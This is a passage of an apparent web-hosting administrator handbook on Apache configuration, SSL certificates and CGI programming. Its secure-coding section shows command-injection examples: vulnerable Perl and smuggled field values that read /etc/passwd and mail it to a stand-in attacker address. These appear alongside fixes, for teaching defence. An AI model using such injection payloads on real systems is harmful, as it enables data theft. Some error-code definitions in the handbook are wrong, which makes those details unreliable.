The ErrorDocument directive defines the location of documents that should be displayed (or scripts that should be invoked) when the server encounters an error. The directive can map the error codes to documents or scripts on your local server or on a remote server.

When the error code is encountered, the Web server tells the browser client to redirect its request to the URL you defined with the error code. If no ErrorDocument definition exists for a specific error code, then the Web server outputs a hard coded error message that it has defined internally. Common error codes include 401, 403, 404, 406, and 500. Those error codes and their definitions are found in the following table:

| Error Code | Definition |
|---|---|
| `Error Code 401 – Authorization Failed` | The requested resource required authentication, and the client failed to provide a valid login/password pair. |
| `Error Code 403 – Permission Denied` | The client has requested a resource that is forbidden. |
| `Error Code 404 – Resource Not Found` | The requested resource does not exist on the Web server. |
| `Error Code 406 – Resource Not Acceptable` | The requested resource was found on the Web server, but it could not be delivered because the type of the resource is incompatible with accepted types indicated by the client. |
| `Error Code 500 – Internal Error` | The requested resource does not exist on the Web server. |
| `Error Code 501 – File Not Found` | The requested file does not exist of the Web server. |

See "Creating Custom Error Document Pages" on page 124 for more information about custom error handling.

The following is an example:

```
ErrorDocument 401 /error_docs/subscribe.html
ErrorDocument 403 /error_docs/denied.html
ErrorDocument 404 /error_docs/notfound.html
ErrorDocument 406 /cgi-
bin/error_scripts/language_handler.pl
ErrorDocument 500 /cgi-
bin/error_scripts/script_error.pl
ErrorDocument 501 /errors_docs/filenotfound.html
```

For more information, go to:

http://www.apache.org/docs/mod/core.html#errordocument
http://www.apache.org/docs/custom-error.html

### Access Control Directives

Apache provides control directives that define a limited scope for the area of effect of a specific directive. Using these directives, you can define security, control access to sensitive materials, and identify how certain files should be treated.

### The Directory Directive

The Directory directive defines access control and security settings for the directories that are accessible by your Web server. Each Directory directive is comprised of several sub directives. Some of these sub directives include Options, AllowOveride, and <Limit>. Many of the sub directives that can be included in the <Directory> definitions can be included in local access control files (see AccessFileName directive). In most cases, the default <Directory> definitions included in your httpd.conf file will be adequate for your needs (the default definitions are included below).

If you need to modify these definitions, consult the URL references listed below for a thorough presentation of the <Directory> directive and its sub directives.

The following is an example:

```
<Directory "/usr/local/apache/icons">

    Options Indexes MultiViews

    AllowOverride None

    Order allow,deny

    Allow from all

</Directory>
```

For more information, go to:

http://www.apache.org/docs/mod/core.html#directory
http://www.apache.org/docs/mod/core.html#options
http://www.apache.org/docs/mod/core.html#allowoverride
http://www.apache.org/docs/mod/core.html#limit
http://hoohoo.ncsa.uiuc.edu/docs/setup/access/Overview.html

## The MIME Types File (mime.types)

The MIME types configuration file determines how your VPS v2's Web server maps filename extensions to MIME types that are returned to the browser. Your browser then maps these MIME types to "helper" applications or in-line plug-ins. Although the default mime.types configuration file includes a definition of the most common known MIME types, you are free to modify the file to add support for any additional MIME type that you desire.

## Adding a New MIME Type Definition

Append the definition to the existing MIME types in the file in the following format (where type/subtype is the MIME type of the document whose filename ends with one of the extensions listed):

```
type/subtype extension1 extension2 … extensionN
```

**Note:** Lines beginning with a "#" are comment lines and are ignored by the Web server.

The extension list includes any number of space-separated filename extensions. Examples of MIME type entries can be found in the default MIME types file included with your virtual Web service.

# Using Apache Loadable Modules

A module is a piece of code written to the Apache API specifications that is either dynamically-loaded into `/www/conf/ httpd.conf`, or statically-loaded in the compiled httpsd daemon.

By making these modules available to the Web server using dynamic loading, your Web server can internally process instruction sets rather than relying on external applications such as CGI, increasing the speed at which your Web server responds to requests.

## Statically-Linked Modules

The following modules are statically linked in your VPS v2's Apache.

```
http_core
apache_ssl
mod_access
mod_actions
mod_alias
mod_auth
mod_auth_dbm
mod_autoindex
mod_cgi
mod_dir
mod_imap
mod_include
mod_log_agent
mod_log_config
mod_log_referrer
mod_mime
mod_setenvif
mod_so.c
mod_userdir
```

For a description of Apache modules, see:

http://www.apache.org/docs/mod/

# Dynamically-Loaded Modules

The ability to dynamically load modules is known as "DSO" support. Apache provides for modules to be added dynamically so you do not have to rebuild Apache when you add more functionality.

The `/www/libexec` directory contains Apache modules that you can add to your Web server dynamically. The modules directory links to libexec.

### Most Common Modules

```
mod_dav (http://www.lyra.org/greg/mod_dav/)
mod_frontpage
(ftp://ftp.vr.net/pub/apache/mod_frontpage/)
mod_jserv (http://java.apache.org)
mod_perl (http://perl.apache.org)
mod_php4 (http://www.php.net)
```

### All Other Modules

```
mod_asis
(http://www.apache.org/docs/mod/mod_asis.html)
mod_auth.db
(http://www.apache.org/docs/mod/mod_auth_db.html)
mod_auth.msql
(http://www.webweaving.org/mod_auth_msql/)
mod_auth.mysql
(http://bourbon.netvision.net.il/mysql/mod_auth_mysql
/)
mod_auth.pgsql
(ftp://ftp.eurolink.it/pub/linux/www/mod_auth_pgsql/)
mod_auth_anon
(http://www.apache.org/docs/mod/mod_auth_anon.html)
mod_cern_meta
(http://www.apache.org/docs/mod/mod_cern_meta.html)
mod_digest
(http://www.apache.org/docs/mod/mod_digest.html)
mod_env (http://www.apache.org/docs/mod/mod_env.html)
mod_expires
(http://www.apache.org/docs/mod/mod_expires.html)
mod_fastcgi
(http://www.apache.org/docs/mod/mod_fastcgi.html)
mod_headers
(http://www.apache.org/docs/mod/mod_headers.html)
mod_info
(http://www.apache.org/docs/mod/mod_info.html)
```

mod_mime_magic
(http://www.apache.org/docs/mod/mod_mime_magic.html)

mod_mmap_static
(http://www.apache.org/docs/mod/mod_mmap_static.html)

mod_negotiation
(http://www.apache.org/docs/mod/mod_negotiation.html)

mod_proxy
(http://www.apache.org/docs/mod/mod_proxy.html)

mod_rewrite
(http://www.apache.org/docs/mod/mod_rewrite.html)

mod_speling
(http://www.apache.org/docs/mod/mod_speling.html)

mod_status
(http://www.apache.org/docs/mod/mod_status.html)

mod_usertrack
(http://www.apache.org/docs/mod/mod_usertrack.html)

mod_vhost_alias
(http://www.apache.org/docs/mod/mod_vhost_alias.html)

## Loading Dynamically Loadable Modules

Dynamic modules are loaded into `/www/conf/httpd.conf`. LoadModule is used at the top of the httpd.conf file so the module loads before any instructions are passed to it.

At the beginning of the httpd.conf file, type:

```
LoadModule module filename
```

For more details on the LoadModule command, go to:

http://www.apache.org/docs/mod/mod_so.html#loadmodule

The following is an example:

```
LoadModule env_module modules/mod_env.so
```

**Note:** The modules directory is a subdirectory of the ServerRoot directory (/usr/local/apache). The VPS v2 owns the modules directory, but the module files contained in the directory are owned by root. The modules do not count against your VPS v2 quota.

You can load most modules with just the LoadModule command. However, the info and status modules require additional lines in the httpd.conf file.

## Loading info_module

To load the info_module:

1. Go to `/www/conf/httpd.conf`.
2. Type the following:

```
LoadModule info_module modules/mod_info.so
<Location /info>
SetHandler server-info
</Location>
```

## Loading status_module

To load the status_module:

1. Go to `/www/conf/httpd.conf`.
2. Type the following:

```
LoadModule status_module modules/mod_status.so
<Location /info>
SetHandler server-info
</Location>
```

## Using status_module for Your Apache Web Server

Open a browser and go to:

http://www.*your_company.com*/status/

## Refreshing the Status of the Web Server Every 10 Seconds

Open a browser and go to:

http://www.*your_company.com*/status?refresh=10

## Using the info Module

Open a browser and go to:

http://www.*your_company.com*/info/

This displays Apache Web server information, such as which modules are loaded and other server configuration settings.

If you already have a `/status` directory or an `/info` directory, substitute <Location /infoparameter> with whatever location you want. For example, use <Location /apacheinfo> instead. To pull up the info module with the new location, use http://www.*your_company.com*/apacheinfo/.

**Note:** Some modules require additional accessing parameters, so be sure to access the URLs listed with the modules for complete documentation.

## Compiling Your Own DSO Modules

You can download your own modules and compile them on your Web server. However, be aware that compiling or debugging modules is outside the support limits of GSP Services.

Apache 1.3.11 supports the APXS (Apache extension) tool. APXS allows you to compile and link your own dynamic shared object (DSO) Apache modules. To use APXS, type the following:

```
% /usr/local/apache/bin/apxs OPTIONS MODULE_CODE
```

For more information, go to:

http://www.apache.org/docs/dso.html

# Multi-Language Web Content

The Apache Web server can look at the language preference specified by a browser client and return file content depending on that preference. This ability, termed "language content negotiation," is a powerful feature of the Apache server that is seldom used.

You can use two methods of content negotiation. The first method relies on a "variants" file (var) that lists document resource files by file and identifies them with a specific language. This is convenient for small Web sites, or if you only want to provide language specifications for the entry page of a Web site. You could explicitly link from that page to Web content authored in different languages. The second method uses file extensions (just like MIME types) to associate a file with a language.

### The AddLanguage Directive

You can configure language content negotiation by file extension, by using the AddLanguage directive.

The `/www/conf/httpd.conf` file associates the following file extensions with corresponding language abbreviations:

```
.en      en    English
.es      es    Spanish
.fr      fr    French
.de      de    German
.it      it    Italian
.jp      jp    Japanese
```

Use the AddLanguage directive to add language type definitions to the `/www/conf/httpd.conf` file. For example:

```
AddLanguage en .en
AddLanguage es .es
AddLanguage fr .fr
AddLanguage de .de
AddLanguage it .it
AddLanguage jp .jp
```

**Note:** The abbreviations are pre-defined and can be located in any of the latest generations of browser clients. For example, in Netscape 4.x, access associations in **Edit**/**Preferences**/**Navigator**/**Language**. Click the **Add** button. In MSIE 4.x, access associations in **View**/**Internet Options**/**General**. Click the **Languages** button. Click the **Add** button.

## The LanguagePriority Directive

To use the Language Priority directive, you must load the mod_negotiation module. See the language priority directive allows you to give precedence to some languages in case of the following:

- ? A tie during content negotiation
- ? The browser client does not specify a language priority (older browsers)

List the languages in decreasing order of preference, as shown in the following example:

```
LanguagePriority en es fr de
```

**Note:** To use the LanguagePriority directive, load the mod_negotiation module. For more information, see the LoadModule directive section earlier in this Handbook.

Modify the Options definition for your htdocs area to include MultiViews.

## Including Multiviews

To include multiviews:

1. Modify your Web server's configuration file `/www/conf/httpd.conf`.
2. Add MultiViews to the Options directive (part of your htdocs directory definition). For example, the Options line might look like this:

```
<Directory /usr/local/etc/httpd/htdocs>
Options Indexes FollowSymLinks MultiViews
</Directory>
```

**Note:** You can add the MultiViews to the Options definition in local access control files.

After you made these modifications to your Web server configuration files, you can create content and upload it to your server using different filename extensions. For example, instead of just creating index.html, create the following:

```
index.html.en
```

```
index.html.es
index.html.fr
```

When the browser client requests index.html, the server analyzes the browser client language preference and serves the appropriate index.html.* file to the user.

There is one exception to language preference. If the language preference the browser submits does not match any of the type definitions on your server and documents, the server returns a 406 error. This error means that the resource was found, but it could not be delivered because of incompatible resource types between the client and the server. For example, if a client only accepts Greek content (el), but you have only authored content in English, Spanish, and German, the client receives a 406 error. One workaround for this situation is to trap 406 errors with a custom ErrorDocument page or script.

## Imagemaps

Imagemaps can provide a graphical navigation interface to a Web site. If the mouse is clicked over an imagemap image, the coordinates of the click are sent to the server. The server then determines which page to return based on the location of the click.

Traditionally, imagemaps have been implemented at the server end with a CGI program (usually called "imagemap"). This is configured with a map file that lists the regions on the image and their corresponding documents.

Apache can use both CGI imagemaps as well as the internal imagemap module. This default module means that the server does not need to run a separate process for image clicks. Both of these approaches implement "server-side imagemaps," because all of the processing happens on the server.

For more information, go to:

http://www.apacheweek.com/issues/96-11-01#imaps.

## User Authentication

Your VPS v2 Apache Web server supports user authentication. In other words, it allows you to create password protected directories on your VPS v2 Web site. The "Basic" user-authentication enables you to restrict access to users who can provide a valid username/password pair.

### Creating Password Protected Directories

To create a password protected directory (http://www.*your_company.com*/bob/) for Bob, follow these steps.

1. Create a file named .htaccess in the `/www/htdocs/bob` directory that contains the following.

```
AuthUserFile /etc/.htpasswd
AuthGroupFile /dev/null
AuthName "Bob's Restaurant"
AuthType Basic
<Limit GET>
require user Bob
</Limit>
```

This `.htaccess` file will only allow one user, Bob, to access the directory.

The .htaccess file must reside in the `/www/htdocs/bob` directory in order to control access to the `/www/htdocs/bob` directory.

2. Either create the .htaccess file while connected to the VPS v2 (using a file editor like **`vi`** or **`pico`**), or create the file on your own computer and upload it to the server.

Use the htpasswd command to set a password for the new user.

```
% htpasswd -c /etc/.htpasswd Bob
```

The **`-c`** flag indicates that you are adding a user to `/etc/.htpasswd` for the first time. When you add more users and passwords to the same password file, the **`-c`** flag is not necessary.

```
% htpasswd /etc/.htpasswd peanuts
% htpasswd /etc/.htpasswd almonds
% htpasswd /etc/.htpasswd walnuts
```

For more information, go to:

http://www.apacheweek.com/issues/96-10-18#userauth

## Server Side Includes (SSI)

Server Side Includes (SSI) allows simple dynamic features to be added to an HTML document without the complexity of CGI's. (Do not confuse this with SSL, Secure Socket Layer.) SSI uses two different steps.

- Set up your server to parse specific documents for SSI commands.
- Ensure that your documents have embedded SSI commands.

### Setting Up SSI

To set up server side includes:

1. Edit the `/www/conf/httpd.conf` file by doing the following:
2. Uncomment out the AddType directive:

```
AddType text/x-server-parsed-html .html
```

3. You may want to add a type for .htm files:

```
AddType text/x-server-parsed-html .htm
```

4. From the httpd.conf file, under Options, add Include/Root Document declaration:

```
Options Indexes FollowSymLinks Includes
```

5. Restart your Web server:

```
% restart_apache
```

**Note:** To avoid creating extra load on the Apache server, you should make files containing SSI commands with a .shtml extension. The AddType reads: AddType text/x-server-parsed-html .shtml. (The Apache httpsd does not have to parse every file.)

## Server Side Include Commands

For complete information on Server Side Includes, see the following URLs:

http://www.apacheweek.com/features/ssi
http://hoohoo.ncsa.uiuc.edu/docs/tutorials/includes.html

# A Secure Server

Secure Sockets Layer (SSL) provides a level of security and privacy for those wanting to conduct secure transactions over the Internet. Introduced to the Internet market by Netscape Communications, the SSL protocol protects HTTP transmissions over the Internet by adding a layer of encryption. This insures that your transactions are not subject to "sniffing" by a third party.

SSL provides visitors to your Web site with the confidence to communicate securely via an encrypted session. For companies wanting to conduct secure e-commerce, such as receiving credit card numbers or other sensitive information online, SSL is essential.

### Accessing Your Secure Server

You can access all of the web content on your VPS v2 (documents, images, scripts, etc) using SSL by typing the https:// prefix rather than the http:// prefix. For example, your secure Web site can be accessed like this:

*https://your_company.com/*

You can send the data collected by a form on your Web site to a CGI script using SSL by including something like this in form page HTML:

```
<form method="POST"
action="https://your_company.com/cgi-bin/script.cgi">
```

Be sure that you do not reference embedded document content (images, etc) insecurely by using the http:// prefix, like this:

```
<img src="http://your_company.com/image.gif">
```

It is possible to use SSL in conjunction with other Internet protocols.

## Identifying Your Server

The Secure Server (httpsd) employs a digital certificate embedded in the operating system kernel. While SSL handles the encryption part of a secure HTTP transaction, the protocol is not complete without a Server ID, also known as a digital certificate.

A digital certificate provides a legal basis for transactions on the Internet. Simply put, it is an electronic ID or "credibility card" that establishes your credentials to potential customers doing business on the Web. It assures them that your Web site is legitimately yours and not an impostor's.

A digital certificate contains: your name, a serial number, a copy of the certificate holder's public key (used for encrypting messages and digital signatures), the digital signature of the certificate-issuing authority so that a recipient can verify that the certificate is real, and a date of expiration.

You may use GSP Services' digital certificate without any incurring additional costs, but if you are serious about establishing a secure site, you should obtain your own. Because the VPS v2 has only one IP address, it can only support one digital certificate. Therefore, virtual subhosts that share the same VPS v2 must also share the same digital certificate.

## Using a Certificate Other than Your Own

It is not necessary to order your own digital certificate because you can use the default digital certificate included with your Secure Server. As stated earlier, the digital certificate includes information about the ownership of the certificate. When your clients visit your secure Web site, their browser (e.g. Navigator, MSIE) checks the domain name on the certificate to see if it matches the site name included in the URL. If a match is not found, users are notified that this is a potential security issue.

In reality, the domain name mismatch in no way hinders the security of the transactions. The warning simply notes that the domain name included with the digital certificate ownership information does not match the domain name of the Web site requested. The transaction is still secure. Even though the warning is couched in "unlikely" terms, many of your clients may feel uncomfortable conducting a transaction after such a warning is generated.

GSP Services has developed a way around the warning (for all browsers which support signed certificates including MSIE 4.0+ and Netscape 3.0+) that still ensures integrity of the secure transactions. The default digital certificate installed with your secure server is owned by GSP Services but instead of "gsp.com" includes the domain name "securesites.net". When you order your secure server, GSP Services sets up a canonical name in the securesites.net zone file for your account. This canonical name has the form

```
account-name.securesites.net.
```

For example, if the account name for your VPS v2 is "surfutah", then a canonical name "surfutah.securesites.net" is set up for your use. You can then access your secure server without generating a warning by referencing "https://surfutah.securesites.net". An example of this reference is illustrated below:

```
<form method="POST"
action="https://surfutah.securesites.net/cgi-
bin/order.cgi">
```

The default certificate is a generic way to provide secure access to your VPS v2. If you want to use your own domain name to provide secure access to your server, however, you need to get a custom digital certificate. This not only provides secure access to your VPS v2, it provides an additional level of customer confidence by using your own domain name in the secure area of your site.

**Note:** Only one digital certificate can be used on a VPS v2. This means that a custom digital certificate will disable your ability to use the securesites.net certificate. This also means that any other domain on the server will not be able to have a digital certificate.

## Ordering Your Own Digital Certificate

The default certificate is a generic way to provide secure access to your VPS v2. However, if you want to use your own domain name to provide secure access to your server, you must get a custom digital certificate. A digital certificate provides secure access to your VPS v2 and an additional level of customer confidence by using your own domain name in the secure area of your Web site.

1. Create a signing request and private key. In order to obtain a signed Digital Certificate, you must create a Certificate Signing Request, or CSR. At the same time your CSR is created, you also generate a private key. The CSR is used by the signing authority to create a signed digital certificate which works with your private key to provide secure access to your Web site.

Among the information that you will need to supply before generating the CSR and private key is the PEM passphrase. This is a security phrase that—like a password—ensures that only you can use your digital certificate. Use a phrase you can easily remember but which is difficult to guess. You will enter the passphrase in the future, to install your signed certificate.

a. Connect to the VPS v2 using SSH and type:

```
# openssl req -new
```

b. Provide the information requested. Most questions are self explanatory, except that “common name” refers to the domain name that you want to use when accessing your site using SSL (ie domain.com or www.domain.com or cname.domain.com or *.domain.com).When you have entered all the data, your CSR will be shown.

c. Save the CSR by copying and pasting it into a file on your local computer. You will need it when you are ordering your SSL certificate from the Signing Authority's Web site.

d. In the directory where you were when you ran the **`openssl`** command, you will also find a new file called privkey.pm. This is your private key, which you will need at a later time. The lines containing BEGIN RSA PRIVATE KEY and END RSA PRIVATE KEY are part of the key.

2. Obtain the signed certificate from a signing authority. There are a number of signing authorities such as GeoTrust, GlobalSign, and VeriSign. Decide which signing authority you want and order your signed certificate.

   The ordering process for obtaining a signed digital certificate is different for each vendor and certificate type. There are, however, some things that will remain the same throughout all of them. Here are a couple of useful tips for ordering your certificate.

   ? At some point in the ordering process, you will be asked for a Server Type or the Server Software you are running. You will need to select Apache-SSL or Apache with OpenSSL.

   ? When you are prompted to enter the CSR, be sure to paste it exactly as it appeared on the screen when you generated it, including the top and bottom lines.

   ? You will be required to enter information about your company, including the official company name and address. You will also be required to mail a copy of a number of documents to prove you really are who you claim to be.

3. After you have a obtained a signed digital certificate, you need to install it and set up SSL to use your certificate and private key instead of the default.

   a. When you received your certificate, you probably saved it to a file on your local computer. Copy the file (in ASCII format) onto your VPS v2using FTP and save it in `/usr/local/certs` with the name `ssl.cert`.

   b. After the certificate is on your server, get the private key that you generated at the same time as you generated the CSR, and copy it to `/usr/local/certs` with the name `ssl.pk`. Keep a copy of the private key in a different location as well, so if you make a mistake you don't lose your private key. You may want to create a directory on your server and store a copy of both your private key and the certificate until you are certain that the new certificate is working properly.

c. Go to `/usr/local/apache/httpd.conf` and add the following two lines:

```
SSLCertificateFile /usr/local/certs/ssl.cert
SSLCertificateKeyFile /usr/local/certs/ssl.pk
```

d. With both files in place, connect to your VPS v2 using SSH and type:

```
% openssl rsa -in ssl.pk -out ssl.pk
```

This command removes the default encryption on your key, and makes it useable by the Apache Web Server.

e. With the key decrypted, type

```
% restart_apache
```

to restart the Web server using your new certificate. You can tell if your private key has been decrypted or not by looking at the file. When your key was generated, the first few lines looked similar to the following.

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,BCC23A5E16582F3D
hfWyPkea3gnVCHCZJ/zgQpCH9RZF7WjYXGYohdbfkJY0ETL
wXaqjvnNHQlLomwIt
After decrypting your key, the key should have
changed to look similar to the following.
-----BEGIN RSA PRIVATE KEY-----
MIICXQIBAAKBgQCot9aa9R38QevFSWqU718VFxqEDcY4gJf
dZ6sBy282jdgCVcwU
q92tQ5V3amQanoSIWxI/O9GYm5kJSo3b2qGib2sqLiHZFav
/bRjL5IDFOMwcSTyp
```

f. Check to make sure the new certificate is working by connecting to the domain your certificate is set up to use, via HTTPS. For example, if your domain name were www.my-domain.name, you would type the following into your browser's location bar:

https://www.my-domain.name

If the page loads without any errors, find the lock icon on your browser and click on it (depending on your browser, you may need to double-click). This will bring up the certificate information, or a window that lets you view certificate information. Check to see that the certificate is using the correct domain name and has the correct information.

# For More Information

For more information about the topics discussed in this chapter, see the following pages on the GSP Services Web site.

Official Apache Web site

http://www.apache.org

### Documentation on Directives

http://www.apache.org/docs/

### Loadable Modules

http://www.apache.org/docs/dso.html
http://www.apache.org/docs/mod/mod_so.html
http://www.apache.org/docs/misc/API.html
http://www.apacheweek.com/features/modulesoup

### Additional Apache Sources

http://www.apacheweek.com
http://www.apacheweek.com/features/
http://www.apache.org/info/apache_books.html
http://www.gsp.com/support/

# Chapter 8 - CGI Programming

The VPS v2 system is robust in its support of programming languages.

- gcc (g++)
- C (cc)
- as (an assembler)
- Java
- Perl
- Tcl
- Python
- UNIX shell programs
- Ruby
- PHP

While it is beyond the scope of this chapter to teach you how to program in a specific language, it can address some common errors that are encountered when using these utilities. This chapter discusses Perl in the most detail, because it is the language most often chosen for Web development. However, the theoretical discussion of Perl equally applies to programs written in other languages.

This chapter contains information about the following:

- The Common Gateway Interface (CGI)
- Programming on the VPS v2
- Programming with Perl
- Understanding Java
- Understanding Compiled Languages
- Understanding Shell Languages

All instructions in this chapter are given as if you have connected to your VPS v2 using SSH, and are at the command prompt. After typing any UNIX command, press the **Enter** key.

# The Common Gateway Interface (CGI)

The VPS v2 delivers Web content. However, if you use your Web server only to deliver static content to Web visitors, you are not taking advantage of the full potential of the Web service. Your Web server is able to dynamically process and deliver content, and it can also respond to complex data sent to the server by a visitor; this is known as CGI-specified.

The HTTP protocol allows a browser to send user data to a server. Your Web service does not directly process the data. Instead, it passes the data to external "gateway programs" for processing. This process is known as the Common Gateway Interface, or CGI.

The Common Gateway Interface allows the Web service to communicate with external, completely separate programs. When a URL is accessed that references a gateway program, the following events occur:

1. The server launches the program.
2. The program processes user-supplied data.
3. The program returns results to the Web server.
4. The server returns the results to the browser that made the original request. The use of dynamically loaded modules (e.g. mod_perl) significantly expands Web service functionality, eliminating the separation between server and gateway processes. The Web service can process user-supplied data at greater speeds. See Chapter 6 for details on dynamic Apache modules.

Your VPS v2 supports installation of your own custom-developed CGI scripts as well as scripts that you have downloaded from a third party source

## CGI Security Issues

CGI Programs enable the VPS v2 to do interesting and useful things that it could not otherwise do serving simple static content. Showing Web visitors different output based on their input ( a search engine is a good example): the client input is processed by a program on the server that in turn sends customized data back to the client) has made the World Wide Web far more useable than it used to be before CGI.

However, running CGI programs in any server environment increase the rink of security problems such as Web page defacement, unauthorized access of private files, file removal, or arbitrary command execution on your server, to name a few unpleasant possibilities. Knowing what programs are running on your server and keeping up to date on security and bug fixes decreases your risk. When running CGI programs on the VPS v2, you, as the server administrator, take responsibility to do the following:

- Restrict who can run the CGI by setting proper access controls in the httpd.conf file.
- Keep the program up to date, if the program is a third-party program. See if the author of the program maintains a mailing list for security advisories or updates.
- Write the program securely if you are authoring your own CGI program.

Once you become familiar with CGI programming pitfalls and know how to avoid them in your own program, you will be more likely to choose third-party software that is known for good security. At the very least, the vendor should provide quick updates to solve problems.

## Top Vulnerabilities in Web Applications

### Unvalidated Parameters

Information from web requests is not validated before being used by a Web application. Attackers can use these flaws to attack backside components through a Web application.

### Broken Access Control

Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access other user's accounts, view sensitive files, or use unauthorized functions.

### Broken Account and Session Management

Account credentials and session tokens are not properly protected. Attackers that can compromise passwords, keys, session cookies, or other tokens can defeat authentication restrictions and assume other users' identities.

### Cross-Site Scripting (XSS) Flaws

The web application can be used as a mechanism to transport an attack to an end user's browser. A successful attack can disclose the end user's session token, attack the local machine, or spoof content to fool the user.

### Buffer Overflows

Web application components in some languages that do not properly validate input can be crashed and, in some cases, used to take control of a process. These components can include CGI, libraries, drivers, and Web application server components.

### Command Injection Flaws

Web applications pass parameters when they access external systems or the local operating system. If an attacker can embed malicious commands in these parameters, the external system may execute those commands on behalf of the Web application.

### Error Handling Problems

Error conditions that occur during normal operation are not handled properly. If an attacker can cause errors to occur that the Web application does not handle, they can gain detailed system information, deny service, cause security mechanisms to fail, or crash the server.

### Insecure Use of Cryptography

Web applications frequently use cryptographic functions to protect information and credentials. These functions and the code to integrate them have proven difficult to code properly, frequently resulting in weak protection.

### Remote Administration Flaws

Many web applications allow administrators to access the site using a Web interface. If these administrative functions are not very carefully protected, an attacker can gain full access to all aspects of a site.

### Web and Application Server Misconfiguration

Having a strong server configuration standard is critical to a secure Web application. These servers have many configuration options that affect security and are not secure out of the box.

For more information, go to:

http://www.owasp.org/

## Programming More Securely

The following section provides tips and examples of issues you will want to be aware of to program more securely.

You may have authored or installed a script, which processes user-supplied data and e-mails it to a recipient, like the following example:

```
open (MAIL, "|/bin/sendmail
$user_supplied_data{'recipient'}");
print MAIL "To: $user_supplied_data{'recipient'}\n";
print MAIL "From: $user_supplied_data{'e-
mail_address'}\n";
close(MAIL);
```

An attacker submitting for the value of "recipient," looks something like:

```
some@e-mail.address; cat /etc/passwd | mail
attacker@e-mail.address
some@e-mail.address && mail attacker@e-mail.address <
/etc/passwd
```

The easiest way to deny an attack (in this example) is to eliminate user-supplied data from the open command. The sendmail program has a very useful flag, **`-t`** which, when set, forces sendmail to read the message headers (To:, Cc:, Bcc:) for recipients. So instead of:

```
open (MAIL, "|/bin/sendmail
$user_supplied_data{'recipient'}")
```

use this:

```
open (MAIL, "|/bin/sendmail -t")
```

CGI scripts are also vulnerable when a script executes an external program. For example, a script could perform a lookup on a user-specified domain name's availability, as shown in the following example:

```
open (WHOIS, "/bin/whois
$user_supplied_data{'domain_name'} |");
```

The above code is prone to attack. The attacker could submit a bogus name for the domain_name value as shown in the following example:

```
domain.name; cat /etc/passwd | mail attacker@e-
mail.address
```

```
domain.name && mail attacker@e-mail.address <
/etc/passwd
```

The best way to prevent these types of attacks is to "sanitize" user-supplied data. Eliminate any nonessential characters. In the example shown above, check the domain_name against a valid character set which included letters, digits, dashes, and periods by using just a few lines of Perl code:

```
if ($user_supplied_data{'domain_name'} =~ /[^A-Za-z0-
9\.\-]/){
print "Content-type: text/plain\n\n";
print "You entered an invalid domain name.";
exit(0);
}
open (WHOIS, "/bin/whois
$user_supplied_data{'domain_name'} |");
```

**Note:** We cannot guarantee the security of the scripts and programs in GSP Services' server extension index and contributed script index because GSP Services did not create them. We have, however, examined these scripts and corrected the problems we found. You should closely monitor CERT advisories and bulletins that apply to the VPS v2 system software.

Proper CGI Security and Other Resources

- http://www.w3.org/security/faq/wwwsf4.html
- http://www.cert.org/tech_tips/cgi_metacharacters.html
- CERT Coordination Center: http://www.cert.org
- CERT advisories on USENET: comp.security.announce
- Secure Programming: http://www.perlcode.org/tutorials/perl/secure.html
- CERT advisories e-mail: cert-advisory-request@cert.org
  In the subject line, type "SUBSCRIBE yourname@e-mail.address."

# Programming on the VPS v2

After you upload a script or create it online, give the script permission to execute.

## Setting Permissions

In a UNIX environment such as the VPS v2, each file has a specific mode or set of permissions which determine who can read, or write to, or execute the file (if anyone).

### Setting the "Execute Bit" on a File

```
% chmod +x FILENAME
```

FILENAME is the name of your script. If a script does not have execute permissions, a 403 Forbidden server error is reported when it attempts to execute the script.

## Testing Scripts in the VPS v2 Environment

Call the script by entering a `./`. The dot is shorthand that means "start in the current directory." For example:

```
% ./env.cgi
```

## Troubleshooting Common Errors

Some of the common errors you may find in your Error Log file (along with their corresponding solutions) are described below. In each case, the error is displayed first followed by an analysis of the error and possible solutions.

```
"500" Server Errors
```

If you encounter the enigmatic 500 Server Error when you execute your scripts, examine the Error Log of your Web server. Your Error Log is stored in your `/usr/local/etc/httpd/logs` directory under the name error_log.

Note: Since you can modify your Web server configuration settings to change the location or name of the Error Log file, ensure that you go to the appropriate location to view your Error Log.

### Reviewing the Server Error Generated in Real Time

To review the server error log, type.

```
% cd /www/logs
% tail –f error_log
```

The tail command displays the last part of the error log file while printing anything appending to the error log. This can be viewed through your shell window. This is a real time view of what is being written to your error log file.

For example, use your browser to execute your CGI script again. When you do this, the actual error message is displayed during your Telnet session.

Another frequent cause of Server 500 errors occurs when the CGI program outputs NON-HTTP headers in the first few lines of its output. For example, most CGI programs output “Context-type: test/html\n\n” as the first line. If an error in your CGI program causes your program to output something other than this content-type header, you will see a 500 server error. See Programming with Perl below for help in troubleshooting CGI errors.

### CGI Script Error

```
[Mon Jan  6 18:41:53 2003] [error] (2)No such file or
directory: exec of /usr/local/apache/cgi-
bin/test1.cgi failed
```

#### Analysis and Solution

The first line of your CGI script failed to specify the correct location of the interpreter. If you use a Perl script, see the "Common Problems with Perl Scripts" section above for the correct first line path to the Perl interpreter.

If your Perl interpreter pathname is correct, you may have uploaded the script to your VPS v2 in binary mode from a Windows computer. If this is the case, uploaded the script again in ASCII mode to replace the binary version and correct the problem.

# Programming with Perl

Perl is an interpreted programming language that is similar in syntax to C and includes a number of popular UNIX facilities such as SED, awk, and tr. Perl has become the preferred scripting language for most of the CGIs currently in use on the Web.

The VPS v2 has the Perl 5 standard libraries installed.

The first line in the env.cgi file is `#!/usr/local/bin/perl`, so the Perl5 binary is used for the script. Perl can also take command line options, which can be useful in debugging scripts. They can also be included on the first line of your script. For example, the following causes Perl to check the syntax of the script:

```
#!/usr/local/bin/perl -c
```

The following forces Perl to look in the /usr/local/lib/perl5 directory for include files:

```
#!/usr/local/bin/perl -I/usr/local/lib/perl5
```

The following forces Perl to print warnings about unsafe or poor programming practices. Always run with the `–w` flag:. It is considered good form in the Perl community. Also, “use strict” will help you avoid bizarre errors caused by typos or forgetfulness.

```
#!/usr/local/bin/perl –w
#use strict
```

**Note:** When a script does not work properly, use the `-w` and `-c` options to help debug by generating warnings and check for syntax errors. Also, check your Web server error log files for errors.

Checking Your Server's Error Log Files

To check the server log files, type:

```
% cd /www/logs
% tail –f error_log
```

# Common Scripting Problems and Solutions

Some common problems that can occur with Perl scripts are described, followed by their solutions.

## Failure to Upload Your Perl Script in ASCII Mode

